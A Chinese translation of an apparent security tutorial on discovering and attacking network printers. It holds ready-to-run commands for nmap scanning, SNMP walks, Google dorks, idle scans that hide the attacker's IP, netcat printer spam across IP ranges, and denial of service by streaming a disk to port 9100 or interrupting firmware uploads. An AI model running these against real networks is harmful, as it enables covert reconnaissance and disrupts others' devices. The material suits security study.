


图 6

JetAdmin 可快速找出子网中的 JetDirect 打印机，因为它通过 SNMP 广播网络来定位打印机。只需右击，选择“Properties”查找更多关于 JetDirect 的信息，或者选择“Modify”打开操作向导，这样方便你更改描述，如 IP 设置及其它打印机相关变量。

JetAdmin 也可生成一份报告，用于记录搜索到的网络打印机的相关信息。JetAdmin 可详细描述打印机的很多信息，因此你现在不妨赶快下载试试看。

如果你想搜索网络中运行着 Web JetAdmin 的主机，可以扫描端口 8000/tcp(HTTP)和 8443/tcp(HTTPS)；如果是弱口令或空口令，那么就更容易控制网络中的打印机了。如果你对类似 JetAdmin 这种可用于控制 Ricoh Savin 打印机的工具感兴趣，可以试试 SmartDeviceMonitor([http://www.ricoh-usa.com/products/product\\_features.asp?pCategoryId=19&pSubCategoryId=46&pCatName=Solutions&pSubCatName=Device%20Management&pProductId=67&pProductName=SmartDeviceMonitor&tsn=Ricoh-USA](http://www.ricoh-usa.com/products/product_features.asp?pCategoryId=19&pSubCategoryId=46&pCatName=Solutions&pSubCatName=Device%20Management&pProductId=67&pProductName=SmartDeviceMonitor&tsn=Ricoh-USA))。

## 利用 Nmap 和 SNMP 工具搜索网络打印机

利用 Linux 或 Windows 平台下的 Nmap 来搜索 JetDirect 及其它网络打印机甚是容易。本节将讨论一些 nmap 命令，这些都很简单，不会太高深，因此你也可以通过 Nmap 参考指南 (<http://nmap.org/man/zh/index.html>) 或者一套好的 Nmap 教程来进一步学习。你可以使用如下简单的 Nmap 命令：

```
nmap -A 192.168.1.*
```

用于搜索 192.168.1.1-255 这一 IP 段的常用端口，并检测操作系统类型及版本。上述命令执行结果如下：

```
Irongeek:~# nmap -A 192.168.1.*

Starting nmap 3.81 ( http://www.insecure.org/nmap/ ) at 2005-09-08 15:12 EDT
Interesting ports on igprinter (192.168.1.93):
```

```
(The 1656 ports scanned but not shown below are in state: closed)
PORT STATE SERVICE VERSION
21/tcp open ftp HP JetDirect ftpd
23/tcp open telnet?
80/tcp open http HP Jetdirect httpd
280/tcp open http HP Jetdirect httpd
515/tcp open sdmsvc LANDesk Software Distribution (sdmsvc.exe)
631/tcp open http HP Jetdirect httpd
9100/tcp open jetdirect?
Device type: printer|print server
Running: HP embedded
OS details: HP LaserJet printer/print server

Nmap finished: 1 IP address (1 host up) scanned in 120.963 seconds
Irongeek:~#
```

上述命令还存在一个问题：如果你使用一个 3.90 版本以前的 Nmap 扫描一些打印机，那么就会在打印机中生成一些如下的垃圾文字打印作业：

```
GET / HTTP/1.0
```

```
OPTIONS / HTTP/1.0
```

```
OPTIONS / RTSP/1.0
```

在每张纸上都会被打印出来，这样就会浪费大量的纸张。这是因为 Nmap 在端口 9100/tcp 检测系统版本时，会从 nmap-service-probe 文件中发送探针请求，以判断在端口 9100/tcp 上运行的是何种服务。由于 JetDirect 并不知道它发送的是什么数据，因此会打印出探测报文，最后以打印出一堆垃圾数据而收尾。解决此问题最好的方法就是将 nmap 升级到 3.90 或更高版本，但除此之外，还有另一种替代方法。可能最好最快的解决方法就是只探测网络打印机 9100 端口以外的其它端口：

```
nmap -A -p 21,23,80,280,515,631 192.168.1.* -T insane
```

或者不使用 -A 选项(相当于连合使用 -sV -sO)(译注：-sV 用于检测开放端口所运行的服务类型，-sO 用于扫描 IP 协议)，如果只使用 -sO 选项，则只会检测使用的 IP 协议类型，而不会发送探测报文给端口以检测运行的服务版本。我们也可以对 JetDirect 进行 UDP 扫描：

```
Irongeek:~# nmap -sU 192.168.1.*

Starting nmap 3.81 ( http://www.insecure.org/nmap/ ) at 2005-09-11 06:21 EDT
Interesting ports on 192.168.1.93:
(The 1474 ports scanned but not shown below are in state: closed)
PORT STATE SERVICE
137/udp open|filtered netbios-ns
161/udp open|filtered snmp
427/udp open|filtered svrloc
32768/udp open|filtered omad
MAC Address: 00:60:B0:6D:47:C6 (Hewlett-packard CO.)
```

```
Nmap finished: 1 IP address (1 host up) scanned in 86.238 seconds
Irongeek:~#
```

如上所示，我们扫出好多个端口。你可能注意到了 netbios 端口 137/udp 开放着，这意味着你可以通过 NetBIOS 服务在 LAN 中搜索打印机。与此同时，你也可以使用 Nmap 命令来查找网络中的 Ricoh Savins 打印机：

```
Irongeek:~# nmap -A 192.168.1.3 -T insane

Starting nmap 3.81 ( http://www.insecure.org/nmap/ ) at 2005-09-09 23:49 EDT
Interesting ports on 192.168.1.3:
(The 1656 ports scanned but not shown below are in state: closed)
PORT STATE SERVICE VERSION
21/tcp open ftp
23/tcp open telnet?
80/tcp open http?
514/tcp open shell?
515/tcp open printer lpd (error: Illegal service request)
631/tcp open ipp?
9100/tcp open jetdirect?
5 services unrecognized despite returning data. If you know the
service/version, please submit the following fingerprints at
http://www.insecure.org/cgi-bin/servicefp-submit.cgi :
=====NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)=====
...Omitted for security and space reasons...
MAC Address: 00:00:74:80:7C:B8 (Ricoh Company)
Device type: general purpose
Running: NetBSD
OS details: NetBSD 1.3I through 1.6
Uptime 6.506 days (since Sat Sep 3 11:42:37 2005)

Nmap finished: 1 IP address (1 host up) scanned in 94.690 seconds
Irongeek:~#
```

如上所示，Ricoh Savin 开放着很多与 HP JetDirect 相同的端口，但其检测到的操作系统是 NetBSD。

由于一些网络打印机支持 SNMP 协议，因此也可使用另一种搜索方法：使用 SNMP 服务扫描工具来查找它们。Ricoh 公司开发出一款用于搜索和配置网络打印机的工具 SmartDeviceMonitor（如图 7）。SmartDeviceMonitor 并不能找到一些非 Savins 类型的打印机，但如果你在网络中使用的是 Ricoh Savin Aficio 打印机，那么用该工具来定位和连接它们将是个不错的选择。

[http://www.ricoh-usa.com/products/product\\_features.asp?pCategoryId=19&pSubCategoryId=46&pCatName=Solutions&pSubCatName=Device%20Management&pProductId=67&pProductName=SmartDeviceMonitor&tsn=Ricoh-USA](http://www.ricoh-usa.com/products/product_features.asp?pCategoryId=19&pSubCategoryId=46&pCatName=Solutions&pSubCatName=Device%20Management&pProductId=67&pProductName=SmartDeviceMonitor&tsn=Ricoh-USA)




图 7

其它工具还有 Foundstone 公司的 SNScan (如图 8):

<http://www.foundstone.com/resources/proddesc/snsnscan.htm>





图 8

如果你打开了 SNMP 搜索选项, 那么还可以用 Softperfect 公司的 NetScan (如图 9):

<http://www.softperfect.com/products/networkscanner/>



如图 9

第三种搜索网络打印机（如果它跟你的电脑处于同一子网中）的方法，可以使用 Nmap 或 Cain 进行 ARP 协议扫描，并查找归属于 Hewlett Packard、Ricoh 或其它打印机厂商的 MAC 地址。如图 10 所示，就是搜索到的网络打印机：




图 10

## 通过 Google 搜索打印机

有时管理员为了方便，会将打印机的 WEB 登陆链接放置在内网站点上，易于他们管理或存储文档。但有时内网并不是真正处于内网中，但可以通过互联网访问到。Google 用于搜索打印机就是个不错的方法。下面列出一些搜索关键词：



Ricoh Savins（由于打印机频繁地存储文档，导致被下载，这确实是一个真正的安全杀手）：

[intitle:"web image monitor"](#)  
["/web/user/en/websys/webArch/mainFrame.cgi"](#)  
[inurl: "/en/sts\\_index.cgi"](#)

HP Jetdirects（各型号均不相同）

[inurl:hp/device/this.LCDispatcher](#)

CUPS Connected Printers

[inurl: ":631/printers" -php -demo](#)

尝试在上述关键词中加上“site:”参数以限制在一些网站上进行搜索。为了获取更多关于 Google Hacking 的信息，可以访问 <http://johnny.ihackstuff.com>，然后使用 google 搜索关键词“Printers”搜索数据库，这里我从 Johnny 的网站上得到上面这些关键词。

## 使用 SNMP 工具搜索打印机相关信息

假设没有防火墙过滤 SNMP 端口(161/udp)，那么可使用 <http://net-snmp.sourceforge.net> 上的 Linux 工具以获取更多关于网络的信息，使用 snmpwalk 即可达到此效果，如下所示（已经略去一部分重要信息），其中包括同网段的其它主机的 IP 地址，MAC 地址，打印机固件修订版本的相关信息。如果你使用 Debian Linux 系统，可以输入命令“apt-get install snmp”下载并安装这些工具。

```
root@Cthulhu:~# snmpwalk -v 1 -c public 192.168.1.2

SNMPv2-MIB::sysDescr.0 = STRING: HP ETHERNET MULTI-ENVIRONMENT, ROM H_06_01, JETDIRECT EX, JD34, EEPROM H.08.49
SNMPv2-MIB::sysObjectID.0 = OID: SNMPv2-SMI::enterprises.11.2.3.9.1
SNMPv2-MIB::sysUpTime.0 = Timeticks: (1358074910) 157 days, 4:25:49.10
SNMPv2-MIB::sysContact.0 = STRING:
SNMPv2-MIB::sysName.0 = STRING: NPI6D47C6
SNMPv2-MIB::sysLocation.0 = STRING:
SNMPv2-MIB::sysServices.0 = INTEGER: 64
IF-MIB::ifNumber.0 = INTEGER: 1
IF-MIB::ifIndex.1 = INTEGER: 1
IF-MIB::ifDescr.1 = STRING: HP ETHERNET MULTI-ENVIRONMENT, ROM H_06_01, JETDIRECT EX, JD34, EEPROM H.08.49
IF-MIB::ifType.1 = INTEGER: ethernetCsmacd(6)
...Omitted for security and space reasons...
IF-MIB::ifOutQLen.1 = Gauge32: 0
IF-MIB::ifSpecific.1 = OID: SNMPv2-SMI::zeroDotZero.0
RFC1213-MIB::atIfIndex.1.1.192.168.19.16 = INTEGER: 1
...Omitted for security and space reasons...
RFC1213-MIB::atIfIndex.1.1.192.168.31.254 = INTEGER: 1
RFC1213-MIB::atIfIndex.1.1.24.0.1.60 = INTEGER: 1
```

RFC1213-MIB::atPhysAddress.1.1.192.168.19.16 = Hex-STRING: 00 0A 95 A6 6C 00

...Omitted for security and space reasons...

RFC1213-MIB::atPhysAddress.1.1.192.168.31.254 = Hex-STRING: 00 0F 34 E8 DC 38

RFC1213-MIB::atPhysAddress.1.1.24.0.1.60 = Hex-STRING: 01 00 5E 00 01 3C

RFC1213-MIB::atNetAddress.1.1.192.168.19.16 = Network Address: 95:A0:13:10

...Omitted for security and space reasons...

RFC1213-MIB::atNetAddress.1.1.192.168.31.254 = Network Address: 95:A0:1F:FE

RFC1213-MIB::atNetAddress.1.1.24.0.1.60 = Network Address: E0:00:01:3C

IP-MIB::ipForwarding.0 = INTEGER: notForwarding(2)

I...Omitted for security and space reasons...

IP-MIB::ipAdEntAddr.192.168.1.2 = IPAddress: 192.168.1.2

...Omitted for security and space reasons...

IP-MIB::ipNetToMediaIfIndex.1.192.168.19.16 = INTEGER: 1

I...Omitted for security and space reasons...

IP-MIB::ipNetToMediaIfIndex.1.192.168.31.254 = INTEGER: 1

IP-MIB::ipNetToMediaIfIndex.1.24.0.1.60 = INTEGER: 1

IP-MIB::ipNetToMediaPhysAddress.1.192.168.19.16 = STRING: 0:a:95:a6:6c:0

...Omitted for security and space reasons...

IP-MIB::ipNetToMediaPhysAddress.1.192.168.31.254 = STRING: 0:f:34:e8:dc:38

...Omitted for security and space reasons...

IP-MIB::ipNetToMediaNetAddress.1.192.168.31.254 = IPAddress: 192.168.31.254

...Omitted for security and space reasons...

IP-MIB::ipNetToMediaType.1.192.168.31.254 = INTEGER: dynamic(3)

IP-MIB::ipNetToMediaType.1.24.0.1.60 = INTEGER: dynamic(3)

IP-MIB::ipRoutingDiscards.0 = Counter32: 2801

...Omitted for security and space reasons...

IP-MIB::icmpOutAddrMaskReps.0 = Counter32: 0

TCP-MIB::tcpRtoAlgorithm.0 = INTEGER: vanj(4)

TCP-MIB::tcpRtoMin.0 = INTEGER: 10 milliseconds

TCP-MIB::tcpRtoMax.0 = INTEGER: 120000 milliseconds

...Omitted for security and space reasons...

TCP-MIB::tcpRetransSegs.0 = Counter32: 20

TCP-MIB::tcpConnState.192.168.1.2.21.0.0.0.0.0 = INTEGER: listen(2)

TCP-MIB::tcpConnLocalAddress.192.168.1.2.21.0.0.0.0.0 = IPAddress: 192.168.1.2

TCP-MIB::tcpConnLocalPort.192.168.1.2.21.0.0.0.0.0 = INTEGER: 21

TCP-MIB::tcpConnRemAddress.192.168.1.2.21.0.0.0.0.0 = IPAddress: 0.0.0.0

TCP-MIB::tcpConnRemPort.192.168.1.2.21.0.0.0.0.0 = INTEGER: 0

TCP-MIB::tcpInErrs.0 = Counter32: 0

TCP-MIB::tcpOutRsts.0 = Counter32: 17832

UDP-MIB::udpInDatagrams.0 = Counter32: 8374653

```
UDP-MIB::udpNoPorts.0 = Counter32: 8135924
UDP-MIB::udpInErrors.0 = Counter32: 22054
UDP-MIB::udpOutDatagrams.0 = Counter32: 363574
UDP-MIB::udpLocalAddress.0.0.0.0.68 = IPAddress: 0.0.0.0
UDP-MIB::udpLocalPort.0.0.0.0.68 = INTEGER: 68
UDP-MIB::udpLocalAddress.192.168.1.2.137 = IPAddress: 192.168.1.2
```

上述命令在 JetDirect、Rico Savin 及其它支持 SNMP 的网络打印机上均可用。如果你不知道 SNMP 团体名称，而管理员使用的 SNMP 版本为 1 或 2 时，就可以使用 Ettercap 或 Dsniff 嗅探网络来获取团体名称。很多情况下，团体名称默认为“public”。

## 将 JetDirect 作为 Nmap 空闲扫描的僵尸主机（Idlescan Zombie）

在开始 nmap 与 Jetdirect 这一话题时，Nmap 作者借助 IP 分段 ID 序列（IPID）不断递增的原理，开发出了相对隐蔽的空闲扫描（Idle scan）（也称为僵尸扫描）。Nmap 扫描所做的行为就是试探 JetDirect，然而记录在目标机上的却是 JetDirect 打印机的 IP 地址，这样就可以隐藏真实攻击者的 IP 地址了。但是这类扫描也存在一些问题，其中最大的问题就是速度很慢。关于空闲扫描的更多信息可以访问下列 URL：

<http://www.insecure.org/nmap/idlescan.html>

以及 Nmap 参考指南（MAN page）：

```
-sI <zombie host[:probeport]>
Idlescan: This advanced scan method allows for a truly blind TCP port scan
of
the target (meaning no packets are sent to the target from your real IP
address). Instead, a unique side-channel attack exploits predictable "IP frag-
mentation ID" sequence generation on the zombie host to glean information about
the open ports on the target. IDS systems will display the scan as coming from
the zombie machine you specify (which must be up and meet certain criteria).
I
wrote an informal paper about this technique at http://www.inse-
cure.org/nmap/idlescan.html .
```

Besides being extraordinarily stealthy (due to its blind nature), this scan type permits mapping out IP-based trust relationships between machines. The port listing shows open ports from the perspective of the zombie host. So you can try scanning a target using various zombies that you think might be trusted (via router/packet filter rules). Obviously this is crucial information when prioritizing attack targets. Otherwise, you penetration testers might have to expend considerable resources "owning" an intermediate system, only to find out that its IP isn't even trusted by the target host/network you are ultimately after.

You can add a colon followed by a port number if you wish to probe a particular

port on the zombie host for IPID changes. Otherwise Nmap will use the port it uses by default for "tcp pings".

下面举个以 JetDirect box 作为跳板来运行 Nmap 的实例,这里使用-P0 选项,以便主机在进行 Nmap 扫描时不会先去 ping 目标主机,然后监听扫描者真实 IP 给出的隐藏端口。

```
Irongeek:~# nmap -P0 -sI 192.168.1.93 Irongeek.irongeek.com

Starting nmap 3.81 ( http://www.insecure.org/nmap/ ) at 2005-09-08 17:22 EDT
Idlescan using zombie 192.168.1.93 (192.168.1.93:80); Class: Incremental
Interesting ports on 192.168.1.5:
(The 1654 ports scanned but not shown below are in state: closed|filtered)
PORT STATE SERVICE
22/tcp open  ssh
25/tcp open  smtp
80/tcp open  http
110/tcp open pop3
111/tcp open  rpcbind
139/tcp open  netbios-ssn
443/tcp open  https
445/tcp open  microsoft-ds
587/tcp open  submission

Nmap finished: 1 IP address (1 host up) scanned in 35.262 seconds
Irongeek:~#
```

现在,如果在 192.168.1.5 上查看日志,将会发现是 192.168.1.93 (JetDirect box)在做扫描。

## 在 Windows 和 Linux 上设置 Direct IP 打印机

设置一台 direct IP 打印机以备不时之用,主要有以下原因:

1. 主要打印服务器不可信。
2. 有时当打印机无法正常工作时,可用于中断中间人攻击。
3. 绕过打印机访问权限,或者绕开打印追踪软件,如 Pharos Uniprint 或者 Equitrac。

关于如何在 windows 上设置 direct IP 打印,可以参考微软官网:

<http://www.microsoft.com/technet/prodtechnol/windowsserver2003/library/ServerHelp/25468cbe-faab-424c-aae5-ddd333436c0d.mspx>

惠普官网:

<http://h20000.www2.hp.com/bizsupport/TechSupport/Document.jsp?objectID=bpj06391>

如果你想在 windows 上创建安装脚本,可以访问:

<https://engineering.purdue.edu/ECN/Resources/KnowledgeBase/Docs/20040216090320>

如果你是一名 Linux 用户,那么设置 direct IP 打印机也是相当容易的。首先确保你已经安装了 CUPS ([Common Unix Printing System](#)) (在 Debian 系统下: `apt-get install cupsys`)。目前大多 Linux 发行版都有一个界面安装向导,但你也可以在 shell 下使用如下命令添加 direct IP 打印机:

```
foomatic-configure -s cups -n My-Remote-JetDirect -c socket://192.168.1.2:9100/
```

当然，你也可以通过 IP 及可能的主机名显示网络和打印机设置：

```
http://192.168.4.2:631/printer
```

```
http://192.168.4.2:631/ipp
```

## 向打印机发送垃圾信息

随着电子邮件、网络信息及传真垃圾邮件的增长，似乎已经有人开始尝试向打印机发送垃圾信息了。首先，攻击者需要不停地与打印机通讯，并执行某操作，这里我写了一个支持 windows 和 linux 的工具，叫着 IPIterator：

<http://www.irongeek.com/i.php?page=security/ipiterator>

下面的示例假设对方开放了 9100/tcp 端口，并已关闭了防火墙（莫笑，我遇到过），经过一些修改，也可以用于其它支持 IPP 和 FTP 的打印机。它会生成一个 PostScript 或 PCL 文件，其中包含发送的垃圾信息。在 Windows 平台上执行“Printer to File”选项也可实现类似操作，从而获取之前的明文文件。我们也可以使用 Netcat 和 IPIterator 发送打印作业给整个打印机 IP 段。

```
Irongeek@Irongeek:~# ./ipiterator 192.168.3.1-5,25,"cat spam.prn|netcat -q 0 ~ip 9100"
cat spam.prn|netcat -q 0 192.168.3.1 9100
Starting thread 1
cat spam.prn|netcat -q 0 192.168.3.2 9100
Starting thread 2
cat spam.prn|netcat -q 0 192.168.3.3 9100
Starting thread 3
cat spam.prn|netcat -q 0 192.168.3.4 9100
Starting thread 4
cat spam.prn|netcat -q 0 192.168.3.5 9100
Starting thread 5
DONE
Irongeek@Irongeek:~#
```

也许我不应该提到这些，因为这可能会使这些攻击手法变得更为普遍，这些工具也可能被用于其它非法用途，比如发送大量垃圾信息到你工作的网络中。

## Pharos Uniprint 漏洞札记

本节内容可能与文章主题没有直接关系，但我认为你会对 Pharos Uniprint 系统漏洞感兴趣的。Pharos Uniprint 保存着最近的打印作业，并将可读的 PCL 打印作业发送到打印机上，然后存放在 windows 上的默认位置 C:\Program Files\Pharos\Temp\PORT\*.PRN。在 windows 工作平台上执行一条 NetCat 命令（后面关于嗅控和文件重现一节将会讲到）或 FTP 文件到 JetDirect，即可轻易地重现曾打印过的文件。这是不是很不安全？Pharos 在新版本中已经修补了此漏洞，这是 Edward Burhenn 在邮件中告诉我的：

This was a "bug" in an older version of Pharos for which a hot fix was released:

The application of Pharos 7.0 Hot Fix 1 ensures that no more spool file copies will be retained after print jobs for both Popups and non-Popups printers. Existing copies of old spool files in the ...\\Pharos\\Temp folder will need to be deleted manually.

To avoid any further confusion could you post an update to the article, perhaps directing folk to the hot fix which can be downloaded from our website: <http://www.pharos.com/Support/index.html>?

Thanks,

Ed

Edward Burhenn

Technical Specialist

## 拒绝服务攻击网络或打印机

现在如果 DoS(Denial of Service)攻击一台没密码保护的 JetDirect, 已经没有什么意义了。一名有经验的用户可能仅仅通过 telnet 或 WEB 接口设置打印机的 IP 为网关 IP——即时路由冲突, 另外也可选择其它网络攻击手法, 比如设置打印机的主机名为网络中其它打印机的主机名。如果使用一种动态 DNS 主机名的工具, 也可能破坏很多东西。因此应当即早的注意 UDP 端口的扫描结果, 以判断 JetDirect 是否运行着 NetBIOS 命名服务, 以便更改 windows 网络中的主机名, 进而避免出现命名解析问题。

关于拒绝服务攻击打印机, 只需在 \*nix 平台上, cat 硬盘到打印机上, 就可以将整个本地硬盘上文件都打印出来:

```
cat /dev/hda|netcat -q 0 192.168.1.2 9100
```

通过 FTP 文件到打印机上也可达到相同的效果。另外也可上传一块被破坏的固件到 JetDirect 上, 这个可通过以下链接下载到管理器:

[http://www.hp.com/go/dlm\\_sw](http://www.hp.com/go/dlm_sw)

然后升级固件, 但是需要中途停止进程。这时 JetDirect 就不再响应请求, 直到完整的固件再次被上传。有趣的是, 即使你不知道 JetDirect 密码也可升级固件。至于惠普为何不为升级固件而设置密码, 这就无从知晓了。通过 Slobotron 的文章 (见文末链接) 可以发现, 我们还可以通过 netcat 升级固件。

我决定测试一下连接到 9100/tcp 端口的效果, 并用 Telnet 命令连接上去。我是在 Ricoh Savin Aficio 2045e 和 JetDirect 300x (J3263A)上测试的, 结果显示连接到端口 9100/tcp 似乎是单线程的。虽然我曾 Telnet 连接到端口 9100, 但并没有在打印机上执行打印工作! 一会过后连接就超时了。想像一下, 如果有人在 LAN 中进行连接, 并使用如下命令进行破坏:

```
./ipiterator 192.168.1.*,25,"telnet ~ip 9100"
```

具体可参见上节中给出的更多关于 IPIterator 的信息。

